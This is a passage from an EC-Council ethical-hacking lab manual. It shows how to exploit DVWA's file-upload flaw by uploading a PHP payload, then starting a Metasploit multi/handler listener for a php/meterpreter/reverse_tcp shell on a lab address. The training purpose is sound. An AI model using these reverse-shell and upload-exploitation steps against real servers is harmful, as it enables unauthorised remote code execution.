15. Change the security level from impossible to low by selecting **Low** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.




Figure 2.7.7: Setting DVWA security level

16. Click the **File Upload** option from the left pane.
17. The **Vulnerability: File Upload** page appears; click the **Browse...** button to upload a file.




Figure 2.7.8: Upload the payload file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. When the **File Upload** window appears, navigate to the **Desktop** location, select the payload file **upload.php**, and click **Open**.




Figure 2.7.9: Select the payload file

19. Observe that the selected file (**upload.php**) appears to the right of **Browse...** button.

20. Now, click the **Upload** button to upload the file to the database.




Figure 2.7.10: Upload the payload file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. You will see a message saying that the file has been uploaded successfully, with the location of the file. Note the location of the file and minimize the browser window.




Figure 2.7.11: Payload file successfully uploaded

22. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.
23. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
24. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

25. Now, type **cd** and press **Enter** to jump to the root directory.
26. In the terminal window, type **msfconsole** and press **Enter** to launch the Metasploit framework.
27. In msfconsole, type **use exploit/multi/handler** and press **Enter** to set up the listener.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.7.12: Setting up a listener

28. Now, set the payload, LHOST, and LPORT. To do so, use the below commands:
    - Type **set payload php/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.10.13** and press **Enter**
    - Type **set LPORT 4444** and press **Enter**
    - Type **run** and press **Enter** to start the listener
29. Observe that the listener is up and running at 10.10.10.13. Minimize the terminal window.




Figure 2.7.13: Setup and run a listener

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

